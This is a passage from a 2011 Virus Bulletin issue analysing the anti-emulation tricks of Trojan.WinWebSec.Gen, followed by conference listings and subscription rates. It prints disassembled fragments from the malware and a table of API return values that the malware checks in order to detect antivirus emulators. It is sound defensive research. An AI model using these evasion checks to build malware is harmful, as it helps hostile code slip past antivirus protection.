.text:01010E00          locret_1010E00:
.text:01010E00 C9                      leave
.text:01010E01 6A FF                   push   0FFFFFFFFh ; hProcess
.text:01010E03 FF 15 0C D0 02 01       call   ds:TerminateProcess
```

Stage 2
```
.text:01010E09          sub_1010E09    proc near
.text:01010E09 6A 00                   push   0
.text:01010E0B 54                      push   esp          ; ppunk
.text:01010E0C FF 15 60 D0 02 01       call   ds:SHGetThreadRef
.text:01010E12 66 83 E0 07             and    ax, 7
.text:01010E16 0F B7 C0                movzx  eax, ax
.text:01010E19 83 E8 00                sub    eax, 0
.text:01010E1C C1 C8 FD                ror    eax, 0FDh
.text:01010E1F 54                      push   esp          ; lpCriticalSection
.text:01010E20 FF 14 85 20 D0 02 01    call   ds:LeaveCriticalSection[eax*4]
```

Stage 3
```
.text:01010E27 83 E0 0F                and    eax, 0Fh
.text:01010E2A 83 E8 00                sub    eax, 0
.text:01010E2D 2D 70 F1 FE FE          sub    eax, 0FEFEF170h
.text:01010E32 83 C4 04                add    esp, 4
.text:01010E35 C3                      retn
```

Figure 2: Three different stages were identified in the structure of the top level anti-emulation layer of Trojan.WinWebSec.Gen.

In the process of evolution this family goes way beyond that; the existence of some basic operability of the selected function is required. In this section I will enumerate the observed variations, which range from simple cases to more complicated ones, using actual code snippets taken from malware variants that have been observed in the field. Each code snippet represents a new strain of the malware.

Sanity tricks

The ‘simple’ tricks only check if the emulator reacts to abnormal conditions as a normal *Windows* installation does – usually taking the form of inappropriate return values.

```
.text:01010DD9 54       push   esp   ; lpBuffer
.text:01010DDA 6A 02    push   2     ; nBufferLength
.text:01010DDC FF 15 08 D0 02 01     call ds:
GetCurrentDirectoryA
.text:01010DE2 83 F8 02 cmp    eax, 2
```

The two-byte buffer length passed to GetCurrentDirectoryA is obviously too small to hold the current directory path; in this case EAX contains the required buffer length on return, which should be a lot higher than (but definitely not equal to) two bytes. This basic operation is checked by the code and aborts if the incomplete emulation does not change the value of EAX.

GetCurrentDirectoryA is obviously not the only API function that behaves this way – a fact that was not overlooked by the malware authors. A couple of other API calls were observed in this family: GetLogicalDriveStringsA and GetTempPathA.

```
.text:0100C759 55                 push  ebp
.text:0100C75A FF 15 00 D0 02 01  call  ds:
SetHandleCount
.text:0100C760 3D 02 04 00 00     cmp     eax, 402h
.text:0100C765 73 01         jnb  short loc_100C768
```

SetHandleCount is an obsolete call – it does not really set the handle count nowadays, rather returns the handle count provided as an input in EAX. This basic operation is checked by the code and aborts if the incomplete emulation does not change EAX.

```
.text:01022FFD FF 15 00 90 06 01  call   ds:
GetUserDefaultUILanguage
.text:01023003 85 C0        test eax, eax
.text:01023005 74 14        jz   short locret_102301B
```

This is a simple case, similar to what we were used to in the good old days – the malware checks the UI Language code. Any non-zero return value is acceptable. GetSystemDefaultLCID was also used in a similar fashion.

```
.text:0100D058 54                 push  esp
.text:0100D059 FF 15 04 C0 02 01  call  ds:
QueryPerformanceCounter
.text:0100D05F 58                 pop   eax
.text:0100D060 3D 02 04 00 00     cmp   eax, 402h
.text:0100D065 73 01         jnb    short loc_100D068
```

The value of the high-resolution performance counter is returned by this function, but not in EAX, rather stored in a LARGE_INTEGER, pointed to by the argument passed on call. As it is used here, it will appear on the top of the stack. Both this and the fact that it should not be an unreasonably low number is checked by the malware. It is possible that some emulator implementations used a low value for the counter, which was exploited by the malware.

```
.text:01071CE2 8D 84 24 00 02 00 00   lea eax,
[esp+600h+Buffer]
.text:01071CE9 50               push   eax ; lpBuffer
.text:01071CEA 68 00 02 00 00  push   200h;
nBufferLength
.text:01071CEF FF 15 A0 50 0A 01      callds:
GetLogicalDriveStringsW
.text:01071CF5 A9 03 00 00 00  test   eax, 3
.text:01071CFA 75 ED         jnz     short loc_1071CE9
```

This function fills a buffer with strings that specify valid drives in the system. As lpBuffer is supposed to be a Unicode char buffer, and normal drive specification ('c:\' for instance) consumes 4*2 bytes including the terminating zero byte, the buffer length returned in EAX must be a multiple of it. Thus the lower two bits of the result must be zero.

```
.text:01071C65 50       push  eax   ; lpSelectorEntry
.text:01071C66 6A FF    push  0FFFFFFFFh ;
dwSelector
.text:01071C68 6A FE    push  0FFFFFFFEh  ; hThread
.text:01071C6A FF 15 38 D1 09 01    call  ds:
GetThreadSelectorEntry
.text:01071C70 85 C0    test  eax, eax
.text:01071C72 75 F1    jnz   short loc_1071C65
```

When this variation was first applied, it was a simple case – invalid pointer and handle is passed, the call does not succeed, the return value is zero. However, about 16 days later another variant appeared that used a further twist:

```
.text:0040D5BD 81 EC 7C 01 00 00    sub   esp, 17Ch
.text:0040D5C3 54       push   esp
.text:0040D5C4 1E       push   ds
.text:0040D5C5 6A FE    push   0FFFFFFFEh
.text:0040D5C7 FF 15 08 C0 42 00    call  ds:
GetThreadSelectorEntry
.text:0040D5CD 8B 44 24 04    mov   eax, [esp+4]
.text:0040D5D1 3D FF 03 00 00 cmp   eax, 3FFh
.text:0040D5D6 73 01    jnb   short loc_40D5D9
```

I have to confess that this is the only code fragment that I could not resolve. Whatever is happening on the stack (the result of which is checked at offset 0040D5CD), it happens within a SYSENTER call. I suspect that a LAR instruction is executed somewhere there, and the 0xcff300 value is placed on the stack used by the kernel code, which during the cleanup part of GetThreadSelectorEntry is copied to the stack of the user code. The malware code does not expect a specific value, rather anything but 0x3ff, which could be a default fill value of some emulator.

```
.text:004192ED 81 EC 7C 01 00 00    sub  esp, 17Ch
.text:004192F3 54                   push esp
```

```
.text:004192F4 FF 15 08 50 44 00    call ds:
GetStartupInfoA
.text:004192FA 8B 44 24 08      mov  eax, [esp+8]
.text:004192FE 3D FF 03 00 00 cmp  eax, 3FFh
.text:00419303 73 01            jnb  short loc_419306
```

After the call the STARTUPINFO.lpDesktop value is checked from the returned structure (which should point to the string Winsta0\Default, but this fact is not used), and this pointer should look 'real', which in this context means having a reasonably high memory value.

```
.text:00415ABC 54               push esp
.text:00415ABD FF 15 48 10 44 00   call  ds:
QueryPerformanceFrequency
.text:00415AC3 8B 44 04 FF      mov  eax, [esp+eax-1]
.text:00415AC7 3D FF 03 00 00 cmp  eax, 3FFh
.text:00415ACC 73 01            jnb  short loc_415ACF
```

This is a double check. On return from QueryPerformanceFrequency, EAX should contain 1 if there is a high-resolution performance counter, and the pointer to store the value to is passed to the call (actually in this case the top of the stack – it should contain a value that is high enough not to be a fake value used by an emulator).

In a couple of variants appearing 19 days later, even higher values (8000h and 800h respectively) were checked, perhaps as a result of a subsequent emulator tweak.

```
.text:0100D757 81 EC 7C 05 00 00    sub  esp, 57Ch
.text:0100D75D C7 04 24 01 00 01 00 mov  dword ptr
[esp], 10001h
.text:0100D764 54               push esp
.text:0100D765 FF 15 08 30 02 01    call ds:
GetNativeSystemInfo
.text:0100D76B 8B 44 24 08      mov  eax, [esp+8]
.text:0100D76F 3D FF 03 00 00 cmp  eax, 3FFh
.text:0100D774 73 01            jnb  short loc_100D777
```

The placing of 10001h on the stack has no effect. After the call returns [ESP+8] points to absolute offset 0x10000, which is the bottom of the virtual memory allocated to the process, and contains the *Windows* environment variables, where a decent value is expected.

```
.text:0040EA5A 68 00 01 00 00 push 100h
.text:0040EA5F 8D 74 24 40      lea  esi, [esp+40h]
.text:0040EA63 56               push esi
.text:0040EA64 68 00 00 40 00 push 400000h
.text:0040EA69 FF 15 20 00 44 00    call ds:
VirtualQuery
.text:0040EA6F 83 F8 1C cmp   eax, 1Ch
.text:0040EA72 74 01     jz    short loc_40EA75
```

The malware checks that, in accordance with the specification, on return EAX contains the size of the filled structure (sizeof(MEMORY_BASIC_INFORMATION)).

Operational tricks

In these cases the malware actually checks if the targeted API call really performs the action that it is supposed to.

```
.text:00410DE9 81 EC 7C 05 00 00    sub  esp, 57Ch
.text:00410DEF C7 04 24 FF 03 00 00 mov  dword ptr
[esp], 3FFh
.text:00410DF6 54               push esp
.text:00410DF7 FF 15 30 10 44 00    call ds:
InterlockedIncrement
.text:00410DFD 2D FF 03 00 00 sub  eax, 3FFh
.text:00410E02 8B 44 04 FF      mov  eax, [esp+eax-1]
.text:00410E06 3D FF 03 00 00 cmp  eax, 3FFh
.text:00410E0B 73 01            jnb  short loc_410E0E
```

This is the point where dark clouds start gathering above the heads of even those who thought that the previous tricks were just a piece of cake. So far, all the analysed malware samples expected that calls provide appropriate environment and proper return values. From there on, these functions are actually expected to implement the original functionality of the targeted API function. In this case, InterlockedIncrement increments the value pointed to by the passed pointer. Furthermore, this incremented value must be present both in the mentioned pointer and in EAX. These simultaneous conditions are checked with the code above.

```
.text:004045EC C7 06 45 4C 4F 00    mov  dword ptr
[esi], 'OLE'
.text:004045F2 C7 46 04 00 00 00 00 mov  dword ptr
[esi+4], 0
.text:004045F9 56               push esi
.text:004045FA FF 15 C0 30 43 00    call ds:
CharLowerA
.text:00404600 81 3E 65 6C 6F 00    cmp  dword ptr
[esi], 'ole'
.text:00404606 75 07    jnz     short near ptr locret_
40460D+2
```

You should feel cold sweat running down your neck when looking at the code above. Yes, CharLowerA has to actually transform the string pointed to by ESI properly to lower case. From here on, it is not enough to perform input-output checks in emulated environments, but at least partial implementation of the functionality is required.

And this is not the end of the road.

```
.text:00404823 56       push  esi
.text:00404824 6A 20    push  20h
.text:00404826 8D 74 24 50      lea   esi, [esp+50h]
.text:0040482A 56       push  esi
.text:0040482B 8D 44 24 40      lea   eax, [esp+40h]
.text:0040482F C7 00 6F 4E 69 5F    mov  dword ptr
[eax], '_iNo'
.text:00404835 6A 04    push  4
.text:00404837 50       push  eax
```

```
.text:00404838 6A 40   push    40h   'MAP_COMPOSITE
.text:0040483A 2E FF 15 4C 70 43 00  call cs:
FoldStringA
.text:00404841 81 3E 6F 4E 69 5F     cmp  dword ptr
[esi], '_iNo'
.text:00404847 75 07     jnz   short near ptr locret_
40484E+2
.text:00404849 83 F8 04        cmp   eax, 4
.text:0040484C 74 03     jz    short loc_404851
```

FoldStringA maps one string to another, performing the specified transformation. In the case of MAP_COMPOSITE the accented characters are transformed to decomposed characters. Since there are no accented characters in the source buffer, in reality it is a simple string copy operation, with the number of copied characters being returned in EAX. Both the success of the copy operation and the proper return value are checked by the malware.

The same trick was observed in a different variant using the twin FoldStringW function, the source string being '_' (Unicode).

Extraordinary trick

During analysis of the samples, I found a couple of tricks that did not fit in the usual schemes of the family.

```
.text:0102FDE7 55                    push ebp
.text:0102FDE8 8B EC                 mov  ebp, esp
.text:0102FDEA 81 EC 3C 01 00 00     sub  esp, 13Ch
.text:0102FDF0 B8 A0 82 60 83  mov   eax, 836082A0h
.text:0102FDF5 85 45 04        test  [ebp+4], eax
.text:0102FDF8 74 11     jz    short locret_102FE0B
```

The malware reads the return address back to the kernel stored on the stack. It checks it against a very specific value. I suspect that this is a default value used at the time (4 January 2011) in the emulator of a profiled anti-virus engine.

```
.text:0102DD53 A1 0C 93 06 01    mov   eax, ds:
GetModuleHandleA
.text:0102DD58 A9 95 00 72 03    test eax, 3720095h
.text:0102DD5D 74 F4             jz short loc_102DD53
```

The malware queries the address of the GetModuleHandle function. It checks it against a very specific value. Highly irregular code with a highly irregular load address. I see only one reason why the GetModuleHandle address would be even close to the expected value – it has to be targeted against the load address of a very specific Win32 emulator used at that time (11 January 2011) in the emulator of a profiled anti-virus engine.

API function	*Expected return value*
SHGetThreadRef	E_NOINTERFACE
NdrGetUserMarshalInfo	ERROR_INVALID_PARAMETER
MesDecodeBufferHandleCreate	ERROR_INVALID_PARAMETER
RpcErrorGetNumberOfRecords	ERROR_INVALID_PARAMETER
SHDeleteKeyA	ERROR_INVALID_HANDLE
SQLFreeConnect	SQL_INVALID_HANDLE
lineUncompleteCall	LINEERR_UNINITIALIZED
ILGetSize	2 (=sizeof(empty ITEMIDLIST))
lineSetAgentActivity	LINEERR_UNINITIALIZED
SQLFreeHandle	SQL_INVALID_HANDLE
SetLastConsoleEventActive	STATUS_INVALID_HANDLE
SQLBulkOperations	SQL_INVALID_HANDLE
LZInit	LZERROR_BADINHANDLE
LZDone	0xffffffff
StartPage	0xffffffff
StartFormPage	0xffffffff
EndFormPage	0xffffffff
EndDoc	0xffffffff
StartDocW	0xffffffff
GetTextAlign	0xffffffff
EnumICMProfilesW	0xffffffff
SetLayoutWidth	0xffffffff
GetFontData	0xffffffff
SetAbortProc	0xffffffff

Table 2: Expected return values in Stage 2 calls.

Stage 2

The overview of this stage is the following:

```
.text:01010E09 6A 00             push  0
.text:01010E0B 54                push  esp  ; ppunk
.text:01010E0C FF 15 60 D0 02 01     call ds:
SHGetThreadRef
.text:01010E12 66 83 E0 07       and   ax, 7
.text:01010E16 0F B7 C0          movzx eax, ax
.text:01010E19 83 E8 00          sub   eax, 0
.text:01010E1C C1 C8 FD          ror   eax, 0FDh
.text:01010E1F 54                push  esp  ;
lpCriticalSection
.text:01010E20 FF 14 85 20 D0 02 01  call ds:LeaveCri
ticalSection[eax*4]
```

At first glance two subsequent API calls are utilized in this stage. The first one receives invalid arguments (usually a zero pointer), and the resulting error code is used in an arithmetic calculation of an index value. This index value is used in indexing the actual API function from within the import table of the malware executable. As it turns out, in all of the cases the indexing will point to the first import of the dll that appears after kernel32.dll in the import table. Moreover, as it turns out, it is always the same API that is used in the first call.

To make this trick successful, the malware author has to control the import table, which is not difficult. I see no reason why any decent Win32 emulator could not handle this import table indexing trick properly – if they are able to load an executable, they have to interpret the import table properly. So if the emulator goes through the first call successfully, and is able to provide the expected return value, it should handle the second call as well. Therefore I don't consider the second call to be an anti-emulation trick (it does not present any greater hurdle), it is more like an anti-analysis trick.

Only the appropriate return value is required for the emulation of this stage. Table 2 lists the corresponding API function/expected return value pairs that we found in this malware family.

Stage 3

This is essentially the same in all variants. Using the return value from the last call in Stage 2, a series of arithmetic calculations is performed, and finally an absolute memory address is calculated in EAX. The malware jumps there.

```
.text:01010E27 83 E0 0F          and   eax, 0Fh
.text:01010E2A 83 E8 00          sub   eax, 0
.text:01010E2D 2D 70 F1 FE FE    sub   eax, 0FEFEF170h
.text:01010E32 83 C4 04          add   esp, 4
.text:01010E35 C3                retn
...
.text:01010DEC 85 C0             test  eax, eax
.text:01010DEE 74 10       jz    short locret_1010E00
.text:01010DF0 FF E0             jmp   eax
```

CONCLUSION

To summarize the requirements for successful emulation of contemporary malware families, your emulator must be: rich (i.e. recognize essentially all possible API calls and handle error conditions), fat (i.e. must contain typical and common byte sequences), feature-rich (i.e. a certain subset of API calls must be correctly implemented), and occasionally clumsy (i.e. leave leftovers in CPU registers). In short, a full – more precisely *realistic* – Win32 emulation is needed. If you are in the lucky position of already having that, you don't need to read further than this point.

But it is not enough to do it right, you also have to do it *fast*.

Table 3 summarizes the mean time between the significant changes in each family. In this context 'significant' means something that is likely to require a change in the emulation, and that we were able to observe in the appearance of the new variant. As mentioned, it is certain that I have missed several variants in each family. Therefore the average time between the appearance of variants is overestimated – in reality they should appear somewhat more frequently. Nevertheless, even these overestimated numbers look scary enough. For me, at least.

Family	Mean time between variants (days)	Variants	First variant	Last variant
Backdoor.Cycbot	2.31	13	11/04/2011	11/05/2011
Trojan.Codecpack. Gen!Pac	1.64	77	12/03/2010	16/07/2010
Trojan.Winwebsec.Gen	3.25	32	30/12/2010	13/04/2011

Table 3: Average update times in the three families.

Overall, it seems like this is a lost battle. But not necessarily. In fact, there are a couple of solutions – though full of pain. I am afraid there is no easy way, but after a few years fighting viruses, one gets used to that.

Let us assume for the sake of argument that our purpose, as bizarre as it sounds, is to provide proactive defence against new malware threats.

If your research-development-QA-release cycle regarding emulator enhancement for issues detailed in previous sections (which are essentially minor changes from a development point of view) is *shorter than a day*, then the situation is not hopeless. Then you would end up covering about half of the distribution campaign of the given variants, still providing measurable proactive protection for the second half of the campaign. Achieving such a short cycle is far from easy. Depending on the nature of your emulator-based detection definitions, changes in the emulation environment may occasionally change the execution flow of executables, thus unexpectedly breaking totally unrelated definitions. Another disadvantage is that the first day or so of the distribution campaign has to be handled with one of the traditional reactive methods.

If the development cycle time is longer than a couple of days, you need a different approach. One can use the actual *Windows* environment with a behaviour blocking technology which, since it utilizes the real *Windows* environment, is fully compatible (if the user has the environment that the malware expects). But even then this solution is not a pre-execution defence, as the malware has to be executed.

Another possible solution is to use the real *Windows* environment in a sandbox to extend the emulator with the missing features. Careful design and implementation is required in order to contain the malware within the safe boundaries.

I know that pattern matching is a dead technology (see [16]). It has been for 20 years. But in some cases, it can be handy. Ironically, in this particular case it produces longer lasting definitions than emulator tweaking, since the basic structure of all three families' code is pretty much constant, only the particular API functions are changed. In fact, this was the reason why several different members of these families went unnoticed by us: our definitions caught them, and because we have so much to do, we mostly look at samples that we *don't* detect. This does not mean that our definitions did not have to be changed. They did, many times. But not as frequently as the new emulator tricks appeared.

Overall, we can state that the most profiled malware families of the day push AV engines to their limits, and sometimes even a little over them. We can't stop for a moment. But this is our job. Not everyone can be a rocket scientist.

REFERENCES

[1] Ferrie, P. Anti-unpacker tricks. http://pferrie.tripod.com/papers/unpackers.pdf.

[2] Ferrie, P. Anti-unpacker tricks – part one. Virus Bulletin, December 2008, p.4. http://www.virusbtn.com/pdf/magazine/2008/200812.pdf.

[3] Ferrie, P. Anti-unpacker tricks – part two. Virus Bulletin, January 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200901.pdf.

[4] Ferrie, P. Anti-unpacker tricks – part three. Virus Bulletin, February 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200902.pdf.

[5] Ferrie, P. Anti-unpacker tricks – part four. Virus Bulletin, March 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200903.pdf.

[6] Ferrie, P. Anti-unpacker tricks – part five. Virus Bulletin, April 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200904.pdf.

[7] Ferrie, P. Anti-unpacker tricks – part six. Virus Bulletin, May 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200905.pdf.

[8] Ferrie, P. Anti-unpacker tricks – part seven. Virus Bulletin, June 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200906.pdf.

[9] Ferrie, P. Anti-unpacker tricks – part eight. Virus Bulletin, May 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201005.pdf.

[10] Ferrie, P. Anti-unpacker tricks – part nine. Virus Bulletin, June 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201006.pdf.

[11] Ferrie, P. Anti-unpacker tricks – part ten. Virus Bulletin, July 2010, p.7. http://www.virusbtn.com/pdf/magazine/2010/201007.pdf.

[12] Ferrie, P. Anti-unpacker tricks – part eleven. Virus Bulletin, August 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201008.pdf.

[13] Ferrie, P. Anti-unpacker tricks – part twelve. Virus Bulletin, September 2010, p.12. http://www.virusbtn.com/pdf/magazine/2010/201009.pdf.

[14] Ferrie, P. Anti-unpacker tricks – part thirteen. Virus Bulletin, October 2010, p.16. http://www.virusbtn.com/pdf/magazine/2010/201010.pdf.

[15] Ferrie, P. Anti-unpacker tricks – part fourteen. Virus Bulletin, November 2010, p.14. http://www.virusbtn.com/pdf/magazine/2010/201011.pdf.

[16] Papp, G. 'Signatures are dead.' 'Really? And what about pattern matching?' Virus Bulletin April 2010, p.15. http://www.virusbtn.com/pdf/magazine/2010/201004.pdf.

END NOTES & NEWS

VB2011 takes place 5–7 October 2011 in Barcelona, Spain. For full details and online registration see http://www.virusbtn.com/conference/vb2011/.

RSA Europe 2011 will be held 11–13 October 2011 in London, UK. For more information see http://www.rsaconference.com/2011/europe/index.htm.

The MAAWG 23rd General Meeting takes place 24–27 October 2011 in Paris, France. See http://www.maawg.org/.

The Hacker Halted Conference takes place 25–27 October 2011 in Miami, FL, USA. The conference is preceded by the Hacker Halted Academy (a range of technical training and certification classes) 21–24 October. For more information about both events see http://www.hackerhalted.com/2011/.

The CSI 2011 Annual Conference will be held 6–11 November 2011 in Washington D.C., USA. See http://www.CSIannual.com/.

The sixth annual APWG eCrime Researchers Summit will be held 7–9 November 2011 in San Diego, CA, USA. The summit will bring together academic researchers, security practitioners and law enforcement to discuss all aspects of electronic crime and ways to combat it. For more details see http://www.antiphishing.org/ecrimeresearch/2011/cfp.html.

The 14th AVAR Conference (AVAR2011) and international festival of IT Security will be held 9–11 November 2011 in Hong Kong. For details see http://aavar.org/avar2011/.

Ruxcon takes place 19–20 November 2011 in Melbourne, Australia. The conference is a mixture of live presentations, activities and demonstrations presented by security experts from the Aus-Pacific region and invited guests from around the world. For more information see http://www.ruxcon.org.au/.

Oil and Gas Cyber Security Forum takes place 21–22 November 2011 in London, UK. The inaugural Oil and Gas Cyber Security Forum will bring together information security professionals from across the world to investigate the unique security challenges faced by the energy sector. For full details see http://www.smi-online.co.uk/2011cyber-security26.asp.

Takedowncon 2 – Mobile and Wireless Security will be held 2–7 December 2011 in Las Vegas, NV, USA. EC-Council's new technical IT security conference series aims to bring industry professionals together to promote knowledge sharing, collaboration and social networking. See http://www.takedowncon.com/ for more details.

Black Hat Abu Dhabi takes place 12–15 December 2011 in Abu Dhabi. Registration for the event is now open. For full details see http://www.blackhat.com/.

RSA Conference 2012 will be held 27 February to 2 March 2012 in San Francisco, CA, USA. Registration is now open with an early bird rate available until 18 November. For full details see http://www.rsaconference.com/events/2012/usa/index.htm.

SOURCE Boston 2012 will be held 17–19 April 2012 in Boston, MA, USA. For further details see http://www.sourceconference.com/boston/.

VB2012 will take place 26–28 September 2012 in Dallas, TX, USA. More details will be revealed in due course at http://www.virusbtn.com/conference/vb2012/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/